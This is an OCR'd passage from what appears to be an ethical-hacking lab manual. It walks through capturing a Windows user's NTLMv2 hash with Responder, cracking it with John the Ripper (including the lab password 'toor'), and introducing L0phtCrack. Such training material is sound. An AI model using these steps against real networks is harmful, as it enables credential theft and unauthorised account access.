
9. Switch to the **Windows 11** virtual machine, right-click on the **Start** icon, and click **Run**.

10. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.




11. Leave the **Windows 11** virtual machine as it is and switch back to the **Ubuntu** machine.

12. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.




13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file.

14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.




15. Close all the open windows.
16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
18. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.



19. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]** and press **Enter**.

    Note: Here, the log file name is **SMB-NTLMv2-SSP-10.10.1.11.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




21. This concludes the demonstration of performing an active online attack to crack a password using Responder.

22. Close all open windows and document all the acquired information.

23. Switch to the **Windows 11** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account

    Note: If a **Network Error** window appears, close it.



24. Turn off the **Ubuntu** virtual machine.

Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

